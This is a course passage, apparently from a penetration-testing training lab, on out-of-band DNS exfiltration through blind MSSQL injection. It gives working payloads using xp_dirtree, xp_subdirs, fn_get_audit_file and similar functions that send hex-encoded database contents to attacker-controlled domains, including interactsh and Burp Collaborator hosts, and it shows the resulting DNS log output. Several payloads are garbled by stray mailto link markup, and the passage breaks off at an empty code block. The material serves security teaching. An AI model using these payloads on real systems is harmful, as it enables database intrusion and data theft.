# Out-of-Band DNS

## Theory

If conditions permit, we may be able to use DNS exfiltration. This is where we get the target server to send a DNS request to a server we control, with data (encoded) as a subdomain. For example, if we controlled evil.com we could get the target server to send a DNS request to 736563726574.evil.com and then check the logs. In this example, we extracted the value secret hex-encoded as 736563726574.

DNS exfiltration is not specific to time-based SQL injections, however, it may be more useful in this case as time-based injections take much longer than boolean-based, are not always accurate, and sometimes are just plain impossible. It's always a good idea to include testing for DNS exfiltration in your methodology, as you may miss a blind injection vulnerability otherwise (for example if nothing is returned and the query is run synchronously leading to no delay in response time).

## Techniques

The specific techniques vary for the different SQL languages, in MSSQL specifically here are some ways. They all require different permissions, so they may not work in all cases. In all these payloads, SELECT 1234 is a placeholder for whatever information it is you want to exfiltrate. In our specific example of Digcraft Hosting, the flag is what we want to target. YOUR.DOMAIN should be replaced with a domain you control so you can read the exfiltrated data out of the DNS logs. We'll go over this more specifically further down in the section.

|  |  |
| --- | --- |
| **SQL Function** | **SQL Query** |
| master..xp\_dirtree | DECLARE @T varchar(1024);SELECT @T=(SELECT 1234);EXEC('master..xp\_dirtree "[\\'+@T+'.YOUR.DOMAIN\\x](mailto:\\'+@T+'.YOUR.DOMAIN\\x)"'); |
| master..xp\_fileexist | DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp\_fileexist "[\\'+@T+'.YOUR.DOMAIN\\x](mailto:\\'+@T+'.YOUR.DOMAIN\\x)"'); |
| master..xp\_subdirs | DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp\_subdirs "[\\'+@T+'.YOUR.DOMAIN\\x](mailto:\\'+@T+'.YOUR.DOMAIN\\x)"'); |
| sys.dm\_os\_file\_exists | DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT \* FROM [sys.dm\_os\_file\_exists('\\'+@T+'.YOUR.DOMAIN\x](mailto:sys.dm_os_file_exists('\\'+@T+'.YOUR.DOMAIN\x)'); |
| fn\_trace\_gettable | DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT \* FROM [fn\_trace\_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT](mailto:fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT)); |
| fn\_get\_audit\_file | DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT \* FROM [fn\_get\_audit\_file('\\'+@T+'.YOUR.DOMAIN\',DEFAULT,DEFAULT](mailto:fn_get_audit_file('\\'+@T+'.YOUR.DOMAIN\',DEFAULT,DEFAULT)); |

**Note:** Notice how in all of the above payloads we start by declaring @T as VARCHAR then add our query within it, and then we add it to the domain. This will become handy later on when we want to split @T into multiple strings so it fits as a sub-domain. It is also useful to ensure whatever result we get is a string, otherwise it may break our query.

## Limitations

The characters which can be used in domain names are (basically) limited to numbers and letters. In addition to this, labels (the part between dots) can be a maximum of 63 characters long, and the entire domain can be a maximum of 253 characters long. To deal with these limitations, it may be necessary to split up data into multiple exfiltration requests, as well as encode data into hex or base64 for example.

To bypass this limitation, we can replace the @T declaration at the beginning of the above payloads with the following query to ensure the result of the query defined within @T gets encoded and split into 2 strings shorter than 63 characters:

Code: sql

DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from flag; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63);

The payload basically uses an SQL query that declares the variable @T, @A, and @B, then selects flag from the flag table into @T, split the result to @A and @B, and finally tries to access a URL [@A.@B.OUR\_URL](mailto:@A.@B.OUR_URL) which we can read through our DNS history.

A final payload example would look like the following:


Code: sql

DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from flag; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63); SELECT \* FROM [fn\_get\_audit\_file('\\'+@A+'.'+@B+'.YOUR.DOMAIN\',DEFAULT,DEFAULT](mailto:fn_get_audit_file('\\'+@A+'.'+@B+'.YOUR.DOMAIN\',DEFAULT,DEFAULT));

## Interact.sh

Interactsh ([Github](https://github.com/projectdiscovery/interactsh)) is an open-source tool you can use for detecting OOB interactions including DNS requests. It works on both Linux and Windows.

You can use the in-browser version by visiting [https://app.interactsh.com](https://app.interactsh.com/). It might take a couple of seconds to load up, but once it's ready there will be a domain you can copy to your clipboard.




As an example, we can enter the following payload (from the list above) into the User-Agent vulnerability, which will exfiltrate the flag (hex-encoded) in only one request!

Code: sql

';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT [@B=SUBSTRING(@T,3+63,63);EXEC('master..xp\_subdirs](mailto:@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs) "[\\'+@A+'.'+@B+'.cegs9f52vtc0000z2jt0g8ecwzwyyyyyb.oast.fun\x"');--](mailto:\\'+@A+'.'+@B+'.cegs9f52vtc0000z2jt0g8ecwzwyyyyyb.oast.fun\x"');--)

After submitting the payload, a handful of DNS requests should show up in the web app. Clicking on the most recent one will show further details and in this case the (hex-encoded) flag which we exfiltrated!




Alternatively, there is a command-line variant that you can download from the GitHub releases [page](https://github.com/projectdiscovery/interactsh/releases/). Here's an example of the same payload (running on Linux).

Out-of-Band DNS


yovecio@htb[/htb]$ ./interactsh-client   
  
 \_ \_\_ \_\_ \_\_   
 (\_)\_\_\_ / /\_\_\_\_ \_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_/ /\_\_\_\_\_\_/ /\_   
 / / \_\_ \/ \_\_/ \_ \/ \_\_\_/ \_\_ '/ \_\_\_/ \_\_/ \_\_\_/ \_\_ \  
 / / / / / /\_/ \_\_/ / / /\_/ / /\_\_/ /\_(\_\_ ) / / /  
/\_/\_/ /\_/\\_\_/\\_\_\_/\_/ \\_\_,\_/\\_\_\_/\\_\_/\_\_\_\_/\_/ /\_/ 1.0.7  
  
 projectdiscovery.io  
  
[WRN] Use with caution. You are responsible for your actions  
[WRN] Developers assume no liability and are not responsible for any misuse or damage.  
[INF] Listing 1 payload for OOB Testing  
[INF] cegpcd2um5n3opvt0u30yep71yuz9as8k.oast.online  
[cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24  
[cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24  
[<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24  
[<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25  
[<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25  
[<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25

## Burp Collaborator

[Burpsuite Professional](https://portswigger.net/burp/pro) has a built-in OOB interactions client called Burp Collaborator. It also works on both Linux and Windows but is of course paid. You can launch the client through the Burp > Burp Collaborator Client menu.



Once the client has launched, you can copy your domain to the clipboard with the highlighted button.




To demonstrate, we used the generated domain with the payload from above slightly modified to exfiltrate the flag. Burp Collaborator won't let us do [@A.@B.xxx.burpcollaborator.net](mailto:@A.@B.xxx.burpcollaborator.net), so this payload sends two requests instead ([@A.xxx.burpcollaborator.net](mailto:@A.xxx.burpcollaborator.net) and @B.xxx.burpcollaborator.net).

Code: sql

';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT [@B=SUBSTRING(@T,3+63,63);EXEC('master..xp\_subdirs](mailto:@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs) "[\\'+@A+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');EXEC('master..xp\_subdirs](mailto:\\'+@A+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');EXEC('master..xp_subdirs) "[\\'+@B+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');--](mailto:\\'+@B+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');--)

Although it takes a little bit longer, it works:





Note: Out-of-Band DNS exfiltration is not unique to SQL injections, but may also be used with other blind attacks to extract data or commands output, such as blind XXE (eXternal XML Entities) or blind command injection.

## Using a Custom DNS Record

The above two examples with Interact.sh and Burp Collaborator showed how this attack can be carried over the internet using the DNS/domain logging services provided by them. DNS Out-of-band data exfiltration is also possible when pentesting any organization's local network, and can be performed locally without going over the internet if we had access to the organization's local DNS server. Furthermore, we may still carry the attack over the internet without relying on Interact.sh and Burp Collaborator by creating a custom DNS record with any ISP or DNS authority, as we will show below.

The VM below has a DNS server setup that allows us to add new domain names, which simulates a DNS authority in real-life that we would use to add new DNS records/domains.

We can access its dashboard on port (5380) and login with the default credentials (admin:admin), and then click on Zones and then Add Zone. Then, we can enter any unique domain name we want to receive the requests on, we will use blindsqli.academy.htb in this case, and select it as a Primary Zone: 

Next, we can add an A record that forwards requests to our attack machine IP. We can keep the name as @ (wild card to match any sub-domain/record), select the type A (IPv4 DNS record), and set our machine's IP address: 

As we are using a custom DNS domain and have access to the DNS server logs, we do not need to setup another listener like interact.sh to capture the logs (though it is still an option), and instead we can directly monitor the DNS logs on the DNS web application and search through incoming DNS requests.

## Practical Example

Let's try a DNS OOB attack as demonstrated earlier, and see how we can exfiltrate data in action. This time, we will carry the attack on the other (Aunt Maria's Donuts) web app, so that we can show a different example. We will inject one of the payloads mentioned earlier, as follows:


Code: sql

